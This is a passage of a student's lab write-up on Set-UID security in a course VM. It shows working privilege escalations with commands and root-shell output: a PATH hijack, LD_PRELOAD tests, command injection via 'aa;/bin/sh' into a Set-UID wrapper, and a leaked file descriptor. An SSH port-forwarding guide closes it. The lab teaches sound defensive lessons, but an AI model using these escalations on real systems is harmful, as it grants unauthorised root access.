$ exit
[03/14/23]seed@VM:~/.../Labsetup$
```

It still did not work, but I see the special not about sh being linked to **dash** which prevents the attack, so I need to link **sh** to **zsh** program that was written for this lab; then when I ran the program which calls **ls** by relative path, I have root access! It worked!

```
[03/14/23]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/zsh /bin/sh
[03/14/23]seed@VM:~/.../Labsetup$ a.out_task6
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(
ip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
```

Special note:

Note: The system(cmd) function executes the /bin/sh program first, and then asks this shell program to run the cmd command. In Ubuntu 20.04 (and several versions before), /bin/sh is actually a symbolic link pointing to /bin/dash. This shell program has a countermeasure that prevents itself from being executed in a Set-UID process. Basically, if dash detects that it is executed in a Set-UID process, it immediately changes the effective user ID to the process's real user ID, essentially dropping the privilege. Since our victim program is a Set-UID program, the countermeasure in /bin/dash can prevent our attack. To see how our attack works without such a countermeasure, we will link /bin/sh to another shell that does not have such a countermeasure. We have installed a shell program called zsh in our Ubuntu 20.04 VM. We use the following commands to link /bin/sh to /bin/zsh:

$ sudo ln -sf /bin/zsh /bin/sh

TASK 7: The LD PRELOAD Environment Variable and Set-UID Programs

*In this task, we study how Set-UID programs deal with some of the environment variables. Several environment variables, including LD PRELOAD, LD LIBRARY PATH, and other LD * influence the behavior of dynamic loader/linker. A dynamic loader/linker is the part of an operating system (OS) that loads (from persistent storage to RAM) and links the shared libraries needed by an executable at run time. In Linux, ld.so or ld-linux.so, are the dynamic loader/linker (each for different types of binary). Among the environment variables that affect their behaviors, LD LIBRARY PATH and LD PRELOAD are the two that we are concerned in this lab. In Linux, LD LIBRARY PATH is a colon-separated set of directories where libraries should be searched for first, before the standard set of directories. LD PRELOAD specifies a list of additional, user-specified, shared libraries to be loaded before all others. In this task, we will only study LD PRELOAD.*

Step 1 create a shared library object and myprog which calls that library through an environment variable

1. Write function for dynamic library:

```
[03/14/23]seed@VM:~/.../Labsetup$ touch mylib.c
[03/14/23]seed@VM:~/.../Labsetup$ ls
a.out    a.out5          cap_leak.c         file2     myprintenv.c
a.out2   a.out_task5     catall.c           ls        task4_system_call.c
a.out3   a.out_task6     exploit_ls_task6.c myenv.c   task5_printenv.c
a.out4   call_ls_task6.c file               mylib.c
[03/14/23]seed@VM:~/.../Labsetup$ vi mylib.c
[03/14/23]seed@VM:~/.../Labsetup$
```

seed@VM: ~/.../Labsetup

```
#include <stdio.h>
void sleep (int s)
{
        /* If this is invoked by a privileged program,
        you can do damages here! */
        printf("I am not sleeping!\n");
        return;

}
~
~
```

2. Compile program as dynamic:

```
a.out4   call_ls_task6.c   file                 mylib.c  task5_printenv.c
[03/14/23]seed@VM:~/.../Labsetup$ gcc -fPIC -g -c mylib.c
[03/14/23]seed@VM:~/.../Labsetup$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
```

3. Now create environment variable LD_PRELOAD and set it equal to current directory, and my .so library (shared object):

```
[03/14/23]seed@VM:~/.../Labsetup$ export LD_PRELOAD=./libmylib.so.1.0.1
[03/14/23]seed@VM:~/.../Labsetup$
```

4. Finally, compile the following program myprog, and in the same directory as the above dynamic link library libmylib.so.1.0.1:

Here is the code for **myprog.c**

seed@VM: ~/.../Labsetup

```
/* myprog.c */
#include <unistd.h>
int main()
{
        sleep(1);
        return 0;
}

~
~
```

Here is the code where I create myprog.c file using **touch**, and then I edit it using vi editor, finally I compile the program using **gcc:**

```
[03/14/23]seed@VM:~/.../Labsetup$ touch myprog.c
[03/14/23]seed@VM:~/.../Labsetup$ ls
a.out    a.out_task5      exploit_ls_task6.c  myenv.c       task4_system_call.c
a.out2   a.out_task6      file                mylib.c       task5_printenv.c
a.out3   call_ls_task6.c  file2               mylib.o
a.out4   cap_leak.c       libmylib.so.1.0.1   myprintenv.c
a.out5   catall.c         ls                  myprog.c
[03/14/23]seed@VM:~/.../Labsetup$ vi myprog.c
[03/14/23]seed@VM:~/.../Labsetup$ gcc myprog.c -o myprog_sleep
[03/14/23]seed@VM:~/.../Labsetup$ ls
a.out    a.out_task5      exploit_ls_task6.c  myenv.c       myprog_sleep
a.out2   a.out_task6      file                mylib.c       task4_system_call.c
a.out3   call_ls_task6.c  file2               mylib.o       task5_printenv.c
a.out4   cap_leak.c       libmylib.so.1.0.1   myprintenv.c
a.out5   catall.c         ls                  myprog.c
[03/14/23]seed@VM:~/.../Labsetup$
```

Step 2 – myprog under various conditions

1. Make myprog a regular program, and run it as a normal user.

   - ```
     [03/14/23]seed@VM:~/.../Labsetup$ myprog_sleep
     I am not sleeping!
     [03/14/23]seed@VM:~/.../Labsetup$
     ```

2. Make myprog a Set-UID root program, and run it as a normal user (I did chown **root** and chmod 4755)

   - ```
     [03/14/23]seed@VM:~/.../Labsetup$ sudo chown root myprog_sleep
     [03/14/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 myprog_sleep
     [03/14/23]seed@VM:~/.../Labsetup$ ls
     a.out    a.out_task5      exploit_ls_task6.c  myenv.c       myprog_sleep
     a.out2   a.out_task6      file                mylib.c       task4_system_call.c
     a.out3   call_ls_task6.c  file2               mylib.o       task5_printenv.c
     a.out4   cap_leak.c       libmylib.so.1.0.1   myprintenv.c
     a.out5   catall.c         ls                  myprog.c
     [03/14/23]seed@VM:~/.../Labsetup$ myprog_sleep
     [03/14/23]seed@VM:~/.../Labsetup$
     ```

3. Make myprog a Set-UID root program, export the LD PRELOAD environment variable again in the root account and run it.

   - ```
     [03/14/23]seed@VM:~/.../Labsetup$ sudo su
     root@VM:/home/seed/Documents/Assignment2/Labsetup# export LD_PRELOAD=./libmylib.so.1.0.1
     ```
   - ```
     root@VM:/home/seed/Documents/Assignment2/Labsetup# sudo ./myprog_sleep
     root@VM:/home/seed/Documents/Assignment2/Labsetup#
     ```

4. Make myprog a Set-UID user1 program (i.e., the owner is user1, which is another user account), export the LD PRELOAD environment variable again in a different user's account (not-root user) and run it.

   I create a user profile using adduser and name the user user1, then I did a cat on /etc/passwd to see if the user was created:

```
root@VM:/home/seed/Documents/Assignment2/Labsetup# useradd user1
root@VM:/home/seed/Documents/Assignment2/Labsetup# cat /etc/passwd
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
user1:x:1001:1001::/home/user1:/bin/sh
root@VM:/home/seed/Documents/Assignment2/Labsetup#
```

Now I need to set a password for user1:

```
[03/15/23]seed@VM:~/.../Labsetup$ sudo passwd user1
New password:
Retype new password:
passwd: password updated successfully
```

Now switch to the user:

```
passwd: password updated successfully
[03/15/23]seed@VM:~/.../Labsetup$ su user1
Password:
$
```

Now I change permissions to non set UID then change owner user1, then set program back to a setUID program (because it must be done in this order, since when you make a program a setUID program owner needs to be set to who you want it to be first):

```
[03/15/23]seed@VM:~/.../Labsetup$ sudo chmod 0755 myprog_sleep
[03/15/23]seed@VM:~/.../Labsetup$ sudo chown user1 myprog_sleep
[03/15/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 myprog_sleep
[03/15/23]seed@VM:~/.../Labsetup$ ls -l
-rw-rw-r-- 1 seed  seed    73 Mar 14 23:22 myprog.c
-rwsr-xr-x 1 user1 seed 16696 Mar 14 23:23 myprog_sleep
-rw-rw-r-- 1 seed  seed    95 Mar 14 20:40 task4_system_ca
```

Now I set LD_PRELOAD and run the program as **seed** user and here is the output:

```
-rw-rw-r-- 1 seed  seed   161 Mar 14 21:08 task5_printenv.c
[03/15/23]seed@VM:~/.../Labsetup$  export LD_PRELOAD=./libmylib.so.1.0.1
[03/15/23]seed@VM:~/.../Labsetup$ myprog_sleep
[03/15/23]seed@VM:~/.../Labsetup$
```

Step 3

*You should be able to observe different behaviors in the scenarios described above, even though you are running the same program. You need to figure out what causes the difference. Environment variables play a role here. Please design an experiment to figure out the main causes, and explain why the behaviors in Step 2 are different. (Hint: the child process may not inherit the LD * environment variables).*

For step 2, only when myprog ran as a regular program by a normal user did it print out *I am not sleeping*. This is because

TASK 8: Invoking External Programs Using system() versus execve()

Step 1 – exploit the system() call

```
[03/15/23]seed@VM:~/.../Labsetup$ gcc catall.c -o cat_all
[03/15/23]seed@VM:~/.../Labsetup$ chown root cat_all
chown: changing ownership of 'cat_all': Operation not permitted
[03/15/23]seed@VM:~/.../Labsetup$ sudo chown root cat_all
[03/15/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 cat_all
[03/15/23]seed@VM:~/.../Labsetup$ ls
a.out    a.out_task5      catall.c            ls            myprog.c
a.out2   a.out_task6      exploit_ls_task6.c  myenv.c       myprog_sleep
a.out3   call_ls_task6.c  file                mylib.c       task4_system_call.c
a.out4   cap_leak.c       file2               mylib.o       task5_printenv.c
a.out5   cat_all          libmylib.so.1.0.1   myprintenv.c
[03/15/23]seed@VM:~/.../Labsetup$
```

Yes, we can exploit it by using the command separator, which is a semicolon **;**

So, I can call the function and pass in the filename parameter like this: filename;myothercommand :

Notice I run cat_all on catall.c as parameter, but pass in another command **/bin/sh** in the string; the filename is invalid, but the next command will still run, as shown; also note what I pass to the function needs to be in "" because otherwise it would run each command from my shell instead of passing the entire string as one input to the catall function:

```
[03/15/23]seed@VM:~/.../Labsetup$ cat_all "aa;/bin/sh"
/bin/cat: aa: No such file or directory
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
```

Notice I successfully gained root access, since second command in the string parameter passed to cat_all is /bin/sh, and it is a setUID program, so that when /bin/sh is called it checks EUID and see that it is root, so I get a root shell. Note /bin/sh is NOT a set UID program; but remember EUID is often what is checked by programs to seed determine who the program runs as/under.

Step 2 – use execve() to stop exploit

Now I will comment out system and use execve instead:

Listing 3: `catall.c`

```c
int main(int argc, char *argv[])
{
  char *v[3];
  char *command;

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }

  v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;
  command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
  sprintf(command, "%s %s", v[0], v[1]);

  // Use only one of the followings.
  system(command);
  // execve(v[0], v, NULL);
```

seed@VM: ~/.../Labsetup

```c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
  char *v[3];
  char *command;

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }

  v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;

  command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
  sprintf(command, "%s %s", v[0], v[1]);

  // Use only one of the followings.
 // system(command);
  execve(v[0], v, NULL);

  return 0 ;
}
~
~
~
~
~
"catall.c" 26L, 471C written
```

Now recompile my code:

```
a.out5   cat_all          libmylib.so.1.0.1   myprintenv.c
[03/15/23]seed@VM:~/.../Labsetup$ vi catall.c
[03/15/23]seed@VM:~/.../Labsetup$ gcc catall.c -o cat_all
[03/15/23]seed@VM:~/.../Labsetup$ sudo chown root cat_all
[03/15/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 cat_all
[03/15/23]seed@VM:~/.../Labsetup$
```

Try to do the exploit again:

```
[03/15/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 cat_all
[03/15/23]seed@VM:~/.../Labsetup$ cat_all "aa;/bin/sh"
/bin/cat: 'aa;/bin/sh': No such file or directory
[03/15/23]seed@VM:~/.../Labsetup$ cat_all "aa;/bin/sh"
/bin/cat: 'aa;/bin/sh': No such file or directory
[03/15/23]seed@VM:~/.../Labsetup$
```

As shown no root access is gained; this is because system(command) merged data and code together, however execve() separates the data (filename) from the code (string parameters passed in), so that when /bin/cat is invoked through a shell, it will actually search for the string "aa;/bin/shell" as the filename since that string is only 1 parameter, not a single string represent several parameters (filename + arguments as command stored).

TASK 9: Capability Leaking

To follow the Principle of Least Privilege, Set-UID programs often permanently relinquish their root privileges if such privileges are not needed anymore. Moreover, sometimes, the program needs to hand over its control to the user; in this case, root privileges must be revoked. The setuid() system call can be used to revoke the privileges. According to the manual, "setuid() sets the effective user ID of the calling process. If the effective UID of the caller is root, the real UID and saved set-user-ID are also set". Therefore, if a Set-UID program with effective UID 0 calls setuid(n), the process will become a normal process, with all its UIDs being set to n. When revoking the privilege, one of the common mistakes is capability leaking. The process may have gained some privileged capabilities when it was still privileged; when the privilege is downgraded, if the program does not clean up those capabilities, they may still be accessible by the non-privileged process. In other words, although the effective user ID of the process becomes non-privileged, the process is still privileged because it possesses privileged capabilities. Compile the following program, change its owner to root, and make it a Set-UID program. Run the program as a normal user. Can you exploit the capability leaking vulnerability in this program? The goal is to write to the /etc/zzz file as a normal user.

Compile program and make root as owner and make it a set UID program:

```
a.out5   cat_all            libmylib.so.1.0.1   myprintenv.c
[03/15/23]seed@VM:~/.../Labsetup$ gcc cap_leak.c -o capleak
[03/15/23]seed@VM:~/.../Labsetup$ chown root capleak
chown: changing ownership of 'capleak': Operation not permitted
[03/15/23]seed@VM:~/.../Labsetup$ sudo chown root capleak
[03/15/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 capleak
[03/15/23]seed@VM:~/.../Labsetup$ ls
a.out         call_ls_task6.c     file2               myprog.c
a.out2        capleak             libmylib.so.1.0.1   myprog_sleep
a.out3        cap_leak.c          ls                  task4_system_call.c
a.out4        cat_all             myenv.c             task5_printenv.c
a.out5        catall.c            mylib.c
a.out_task5   exploit_ls_task6.c  mylib.o
a.out_task6   file                myprintenv.c
[03/15/23]seed@VM:~/.../Labsetup$
```

Create the zzz file as per the instruction of cap_leak and make it so users can only read:

Listing 4: cap_leak.c

```c
void main()
{
  int fd;
  char *v[2];

  /* Assume that /etc/zzz is an important system file,
   * and it is owned by root with permission 0644.
   * Before running this program, you should create
   * the file /etc/zzz first. */
  fd = open("/etc/zzz", O_RDWR | O_APPEND);
  if (fd == -1) {
     printf("Cannot open /etc/zzz\n");
     exit(0);
  }
```

```c
  // Permanently disable the privilege by making the
  // effective uid the same as the real uid
  setuid(getuid());

  // Execute /bin/sh
  v[0] = "/bin/sh"; v[1] = 0;
  execve(v[0], v, 0);
}
```

```
ind: '/etc/cups/ssl': Permission denied
03/15/23]seed@VM:~/.../Labsetup$ sudo touch zzz /etc
03/15/23]seed@VM:~/.../Labsetup$
```

```
[03/15/23]seed@VM:/etc$ sudo chmod 0644 zzz
[03/15/23]seed@VM:/etc$ ls -l /etc | grep zzz
-rw-r--r--  1 root root        0 Mar 15 02:05 zzz
[03/15/23]seed@VM:/etc$
```

So notice permission is denied if I try to write (append) to the file:

```
a.out_task6  file                myprintenv.c
[03/15/23]seed@VM:~/.../Labsetup$ echo appendfile > /etc/zzz
-bash: /etc/zzz: Permission denied
```

Now I will show that capleak leaves the privileged file open so that in the child shell process that capleak spawns I can access and write to the file even as a normal user (seed):

```
[03/15/23]seed@VM:~/.../Labsetup$ capleak
fd is 3
$ echo appendthistothefile > &3
zsh: parse error near `&'
  echo appendthistothefile >
appendthisto thef
$ a
$ echo appendthistothefile >&3
$ e exit
[03/15/23]seed@VM:~/.../Labsetup$ cat /etc/zzz
appendthistothefile
[03/15/23]seed@VM:~/.../Labsetup$ capleak
fd is 3
$ whoami
seed
$
```

Conclusion

Overall, I learned about how important it is for a programmer to be aware of privileged programs and to be aware of the environment variables that their program may consume or programs associated with it may consume. Such considerations are important when programming as it can create vulnerability in a system. Also, we need to make sure that we are closing files, since capability leaking can allow a non privileged user to still access an unclosed file in a child process.


Supplemental Material:

How to SSH into VirtualBox VM from another local machine on the same network as the local machine hosting the VM

1. You must be on the same local network as the host machine (the machine that is running the VM through Virtual Box) (unless you set up port forwarding on your home router network to the local host machine).
2. You must have IP address of the local host machine.
   - On windows for example, my IP address is 192.168.0.27:


```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : ::90c7:f8ef:ee35:1875
   Temporary IPv6 Address. . . . . . : ::99eb:1f23:7079:c177
   Link-local IPv6 Address . . . . . : fe80::3dfe:5e09:305d:401b%7
   IPv4 Address. . . . . . . . . . . : 192.168.0.27
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1

C:\Users\ferve>
```

3. You must have SSH client software (such as PuTTy) on the remote machine (by remote in this case, it means the machine that is not running VirtualBox to host the VM, but still on the same network as the host machine).
4. The VM should be configured as a NAT network (have a network adapter on the machine configured with NAT):



○


5. Now, go to Port Forwarding and add a new translation rule:



○


- Notice I added the IP address for HOST IP as the local IP address of the host machine that is running the VM through VirtualBox, and I picked 2280 to be the listening port.
- Then, Guest IP and port is the local IP address of the network adapter of the VM, in this case it is 10.0.2.15 (I used ifconfig command in Linux Ubuntu), and listening port is 22 (for ssh service which uses port 22)
- Now, we can connect to the VM from another local machine on the same network as the local host machine running VirtualBox.
- Note: you could leave HOST IP and GUEST IP blank and only fill in the port, this simply means Virtual Box (which is running on the local host) will listen to the loopback address (127.0.0.1) on the local address and forward it to the loopback address of the VM; this is how to SSH into VM from the same local machine that is hosting the VM.

6. Use PuTTY from another machine in the local network (in my case, I used my desktop computer):



- Notice, seed is the username.
- Also notice, connection address and port is the address of my laptop (the host machine running the VirtualBox VM) and the port configured in VirtualBox port forwarding settings for my specific VM. Now, my laptop (192.168.0.27) will see these requests from my desktop (some address on same network, i.e. 192.168.0.xx) and then forward them to the virtual machine at socket ip=10.0.2.15 port=22, accordingly.

7. And it worked!:

- 
seed@VM: ~
Using username "seed".
seed@192.168.0.27's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
0 updates can be installed immediately.
0 of these updates are security updates.
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Mar 13 18:59:45 2023 from 10.0.2.2
[03/13/23]seed@VM:~$